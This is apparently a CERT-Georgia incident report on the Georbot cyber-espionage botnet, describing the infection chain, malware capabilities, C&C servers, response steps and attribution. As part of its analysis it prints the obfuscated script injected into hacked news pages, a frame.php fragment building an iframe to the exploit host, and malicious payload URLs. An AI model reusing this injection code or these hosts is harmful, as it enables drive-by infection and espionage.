CYBER ESPIONAGE

Against Georgian Government

(Georbot Botnet)

CERT.GOV.GE

LEPL Data Exchange Agency

Ministry of Justice of Georgia

Summary

In march, 2011 CERT-Georgia which is Governmental “Computer Emergency Response Team” of Republic of Georgia has Discovered Cyber Attack Incident, which seems to be Cyber Espionage Example.

Advanced Malicious Software was Collecting Sensitive, Confidential Information about Georgian and American Security Documents and then uploading it to some of Command and Control Servers. (which changes often upon detection).

After investigating Attackers Servers and Malicious Files, we have linked this Cyber Attack to Russian Official Security Agencies.

After Analysing Webserver, Malicious Files and Various Scripts we found out that:

1. **Some of the Georgian NEWS-related sites were Hacked.**

   (The Malicious script was injected only in the pages, where SPECIFIC information was presented)

2. **After visiting this pages Computer was infected by Unknown Malicious Program.**

(None of Antivirus Product could Identify the threat, by the time of discovery).

3. **When executed, Malicious File Fully Controls Infected Computers.**
4. **Searches for the "Sensitive words" into the Document Files.**
5. **Makes Video and Audio Capture using built-in camera and microphone.**

Targeted Audience

Cyber Attack was designed very smartly. Various Georgian News-Related web-sites were hacked and modified only Specific News pages (eg. ***NATO delegation Visit in Georgia, US-Georgian Agreements and Meetings, Georgian Military NEWS***).

Only the persons who was interested in such information were infected with this Advanced Threat, despite of Security Defensive measure's and Software used on targets Computer and Network Systems. Threat was highly encrypted and used contemporary stealthy techniques, so that none of security tools could identify it.

www.caucasustimes.com – Site about NEWS from Caucasian Region
www.cei.ge – Caucasus Energy and Infrastructure
www.psnews.ge - Georgian NEWS Site
ema.gov.ge
www.opentext.ge
www.presa.ge
www.presage.tv
www.psnews.info
www.resonancedaily.com

Malware Capabilities

Fully Controls infected computer.

Malicious file was searching for ***Sensitive WORDS inside*** MS Office and PDF documents.

- Send any file from the local hard drive to the remote server
- Steal certificates
- Search the hard drive for Microsoft Word documents *(sensitive words)*
- Search the hard drive for remote desktop configuration files, pbk files
- Take screenshots
- Record audio using the microphone
- Record video using the webcam
- Scan the local network to identify other hosts on the same network
- Execute arbitrary commands on the infected system

Sensitive Words

Bot panel

DDOS Clear Bot Scan_Disk Cert Word Coder

#	Command	File	DEL
1	word [USA,NATO,Russia,EU,Ambas]	/modules/docs/upload/3a49a7f8/1301765801rpcsrv.log	DEL
2	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/3a49a7f8/1301988482rpcsrv.log	DEL

#	Command	File	DEL
1	word [samxedro,dazvervis,departamenti,DoD,NATO]	/modules/docs/upload/85c40d1c/1301991999rpcsrv.log	DEL
2	word [CIA,NGO,Obama,Bush,Intell]	/modules/docs/upload/85c40d1c/1302086569rpcsrv.log	DEL

#	Command	File	DEL
1	word [ministr service secret Russia Geo Euro weapon USA Americ top colonel major serg soldie contact telephone Cauca FBI CIA FSB KGB army name surname important]	/upload/359a5a3c /1324926861rpcsrv.log	DEL

#	Command	File	DEL
1	word [ministr,service,secret,top,agent,contact,army,USA,Russia,Georgia,major,colonel,FBI,CIA,phone,number,east,programm]	/upload/3065c2aa /1324976998rpcsrv.log	DEL

In The Final Steps Cyber Attacker Steals Matched files, uploads them to the Server.

Command & Controll Servers

September, 2010 – georgiaonline.xp3.biz (United States) FreeWebHostingArea.com

March, 2011 – ema.gov.ge (Georgia) (hacked webserver)

April , 2011 - 178.32.91.70 (France) OVH Hosting

June, 2011 - 88.198.240.123 / 88.198.238.55 (Germany) DME Hosting

October, 2011 - 94.199.48.104 (Hungary) Net23.hu

November. 2011 - 173.212.192.83 (United States)

December, 2011 - 31.31.75.63 (Czech Republic)

January, 2012 - 31.214.140.214 (Germany) DME Hosting


March, 2012 – 78.46.145.24 (Germany) DME Hosting

This server changes destination country and IP address upon detection.

There were 390 Infected Computers:

70% of them from Georgia
5% from the United States
4% - Canada, Ukraine, France, China
3% - Germany
3% - Russia

Example of infected Computer from **United States**



Malicious file was evolving and Developed time to time:

30 March, 2011 – Virus Steals Sensitive Documents, Certificates

14 September 2011 – Changed Infection Mechanism, new Bypassing methods for the (Antivirus/Firewall/IDS)


25 November 2011 – Virus is more encrypted and obfuscated. infects windows 7 Operating System

12 December 2011 – **added Video Recording capability, scanning and infecting computers through the Network, changed Spreading vector**

It had been evolved from 2.1 version to 5.5.

INFECTING MECHANISM


1) **Injected script or iframe into Legitimate Web-site**
2) **Frame.php from iframe – contained (exploit pack)**
3) **Drive-By Download & Execution of calc.exe**
4) **Calc.exe self-destruction injecting code into Explorer.exe**
5) **Creating persistant usbserv.exe virus**




Step 1- injected script

```
var mytest = 123277678;
try {
    new ActiveXObject('dc');
} catch (e) {
    if (navigator.appName == 'Opera') mytest = 10;
    else if (navigator.appName == 'Microsoft Internet Explorer') mytest = 20;
    else if (navigator.appName == 'Netscape') mytest = 30;
    else if (navigator.appName == 'GChrome') mytest = 33;
    else mytest = 25;
}
var Iq =
'&80&125&122&134&117&129&121&52&135&134&119&81&124&136&136&132&78&67&67&128&121&123&117&128&119&134&122&66&125&130&67
&136&67&69&77&121&118&122&120&68&75&117&69&71&120&71&121&120&122&76&70&122&119&119&69&70&69&117&68&121&72&74&72&71&11
9&52&124&121&125&123&124&136&81&68&52&139&125&120&136&124&81&68&52&122&134&117&129&121&118&131&134&120&121&134&81&68&
82&80&67&125&122&134&117&129&121&82';
var Iq1 = '';
var Qe6h5t4LASj = mytest;
var Iqaaaaaaa = 10;
var newIq = Iqaaaaaaa;
var browser = +'\v1' ? 1 - '\0' ? 'Konqueror' : +'1\0' ? 'Safari' : (typeof / . / )[0] == 'f' ? 'GChrome' : +{
    valueOf: function (x) {
        return !x
    }
} ? 'Opera' : 'Firefox' : 'MSIE';
if (browser == 'MSIE') newIq = Iq.split('&');
for (var i = 1; i < newIq.length; i++) {
    Iq1 = Iq1 + String.fromCharCode(newIq[i] - Qe6h5t4LASj);
}
Iqasa1 = Iq1;
document.write(Iqasa1);
```

shellcode inside frame.php / exploit pack files





1) We found out that there is crafted and obfuscated frame.php file, which carries some exploit code and redirects users to other exploit pages:

   It uses CVE-2010-0842, CVE-2006-3730, MS06-057 and other unknown vulnerabilities.

2) Exploit code used in frame.php is crypted version of TrojanDownloader:JS/SetSlice, which exploits MS06-057 Vulnerability by using 'WebViewFolderIcon' ActiveX control (Web View).

3) Also there was some 0day exploit used for exploitation through PDF, JAR files.

Malicious Files Not detected with Major Antivirus Products
(1/47 Virustoal, Dr.Web result – suspicious)
Bypasses Windows 7 sp1 patched with Firewall enabled.
As of 25.03.2011, 20.06.2011, 16.01.2012, 25.03.2012

After Executing Malware does 3 major things:

- ***Before installing bot checks if the computer is located in UTC+3, UTC+4 Time-zone:***

- injects itself into iexplorer.exe and communicating to defaced sites, for C&C address retrival

- creating usbserv.exe bot file in Application Data directory, and writing it to autorun in Windows Registry.


Bot Control Mechanism


```
aCrypt32_dll    db 'crypt32.dll',0      ; DATA XREF: sub_403F93 + 5
                                        ; .text:0040404A ...
aSoftware       db 'SOFTWARE\',0
aMicrosoft      db 'Microsoft\',0
aWindowsCurrent db 'Windows\CurrentVersion\',0
aRun            db 'Run',0
aUsbserv        db 'USBSERV',0          ; DATA XREF: .text:00415763
                                        ; .text:00415950 ...
aSoftwareMicros db 'Software\Microsoft\Internet Explorer\IntelliForms\Storage2',0
a_doc           db '.doc',0             ; DATA XREF: .text:00404669
                                        ; .text:loc_40481B
a_wma:
                unicode 0, <.wma>,0
a_              db '.',0                ; DATA XREF: .text:00417D6D
aWmv:
                unicode 0, ,0
a_rdp           db '.rdp',0             ; DATA XREF: .text:00405F82
                                        ; .text:00406130
                align 4
                dd 2 dup(0)
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.'
a78_46_145_24:                          ; DATA XREF: .text:004156B9
                unicode 0, <78.46.1[redacted]>,0
                align 10h
a31_214_140_214:                        ; DATA XREF: .text:loc_41585E
                unicode 0, <31.214.1[redacted]>,0
aE              db 'e',0                ; DATA XREF: .text:loc_415A5C
aMa_gov_ge:
                unicode 0, ,0
aHttpRbc_ru:
                unicode 0, ,0
aHttp:                                  ; DATA XREF: .text:00415629
                                        ; .text:004157CE ...
                unicode 0, ,0
aInternetExplor:
                unicode 0, <\Internet Explorer\iexplore.exe>,0
aModulesDocsMan:
                unicode 0, ,0
                unicode 0, <|||>,0
aGet            db 'GET',0
```

1) C&C servers Addresses are written into Malware's Binary file
2) If all of them are unreachable malware reads special html page header, which actually is html page defaced on, one of the Georgian Governmental Web-Site:

NEW METHOD OF MALWARE UPDATING

New version of Malware file is downloaded as base64 encoded plain text <u>from different servers simultaneously</u> and then assembled into one file.





Unique Characteristics

1) Searching Sensitive word's In filenames and INTO pdf, word, xls, txt, rtf, ppt Documents.

2) Recording Videos from Webcam : During skype conversation, live streaming capability

3) Modify malware code file from C&C Web Panel

4) Self-Created Packer, Crypter in Assembler Language *(evading A/V)*

5) Update mechanism, Base-encoded plaintext, simultaneously from different C&C servers. (evading IPS/IDS)

6) opening network socket at ring0 level (evading firewall) / TDSS Rootkit Modification

Infected Organisations

Most Georgian Infected computers were from our Governmental Agencies and Critical Information Infrastructures

Targets:

1) **Ministries**
2) **Parliament**
3) **Critical Information Ifrastructures**
4) **Banks**
5) **NGO's**

Responding Steps

1) Blocked each of 6 C&C IP addresses, upon detection, through Country's 3 main Internet Service Providers. (Immediate *Response)*

2) CERT-GOV-GE identified all Georgian infected IP's and gave mitigation strategies and cleaning tools to Infected Agencies and Institutions.

3) Cooperated with Antivirus, IDS/IPS solutions, to create mitigating tools and signatures. (Microsoft, Eset, Snort, Cisco, various Blacklists, Blocklists)

4) Cooperated with FBI, Department of Homeland Security, US Secret Service, US-CERT, Governmental-CERT-Germany, CERT-Ukraine, CERT-Polska, Microsoft Cybersecurity Division

5) Hosting Providers Abuse Teams, to shut down attacking servers.

6) Law Enforcement Agencies to obtain log files and system images for Forensic Analysis.

Counter Cyber-Intelligence
(unmasking the attackers)

CERT-GOV-GE gained full access to Command and Control servers, Decrypted communication mechanisms and malicious files. After Analyzing all the gathered information we have identified Cyber attacker persons and organizations.

"During 2008 Cyber War between Russia and Georgia, two Independent US-based Organizations linked Cyber Attackers with Russian Official Ministries and Organizations.

*"**United States Cyber Consequences Unit**" and "**Project Grey Goose**"*

Jefrey Carr, GreyLogic (cyber Intelligence services for Government Sector)
Sanjay Goel, New York State Center for Information Forensics and Assurance
Mike Himley, CEO/President of Eagle Intelligence

*They investigated entire Cyber Attack against Georgia and linked 2008 Cyber Attacks with so-called Cyber-Criminals Group "**Russian Business Network**",*


*They had reported, that Some of used Internet Resources and Credentials belonged with "**Russian Ministry of Defense** Research Institute" called – **Center for Research of Military Strength of Foreign Countries**."*

In 2011-2012, During This New Cyber Espionage Attack, we have identified Russian Security agencies, once again.

We have found: ***3 main facts***, which indicate to Russian Official State organizations.

Warynews.ru – site used to control infected Georgian computers – IP and DNS servers belonges to **Russian Business Network**. (mentioned in various Blacklist, Bad Reputation)

www.rbc.ru – written directly into MALWARE code, to communicate with Attackers if every communication channel is closed. Official name "Russian Business Consalting" – official website, linked with RBN.



http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/1
http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
http://legalcrf.in/images/np/4b178e605583cca28c850943e805aabc.pdf
http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
http://legalcrf.in/images/t/4b178e605583cca28c850943e805aabc.html
http://legalcrf.in/images/np/4b178e605583cca28c850943e805aabc.pdf
http://legalcrf.in/images/4b178e605583cca28c850943e805aabc.jar
http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/3
http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/1

Legalcrf.in –Sending Malicious files through SPAM email FROM "admin@President.gov.ge".

Hosting Exploit Files

Obscure Registrator, Only Discoverable by Indian WHOIS Service,

Input sender mail	\"admin@president.gov
Input receiver mails	
Input subject	\"About
Input text of mail	
Input attachment	
	\"Send\"

Whois

Search Results - legalcrf.in

Owner (Registrant Contact)

Name: Artur Jafuniaev
Company: WSDomains tld
Address:
Lubianka 13

City: Moscow
State: Moscow
Country: RU
Zip: 346713
Tel No: 7 49536718291
Fax No: 7 49536718291
Email: appcureit@gmail.com

frame.php


```
62  $hash=25;
63  }
64  $secret='<iframe src=http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
65  $sec='';
66  for($i=0;$i<strlen($secret);$i++)
67  {
68      $sec=$sec.'&'.(ord($secret[$i]) + $hash);
69  }
70
71  $my="var mytest = 123277678;
72  try { new ActiveXObject('dc'); }
```

sssssssssssas.r
legalcrf.in/
This site may harm your computer.
3 Feb 2012 – Welcome to the home of sssssssssssas.r. To change this page, upload your website into the public_html directory. Date Created: Fri Feb 3 ...

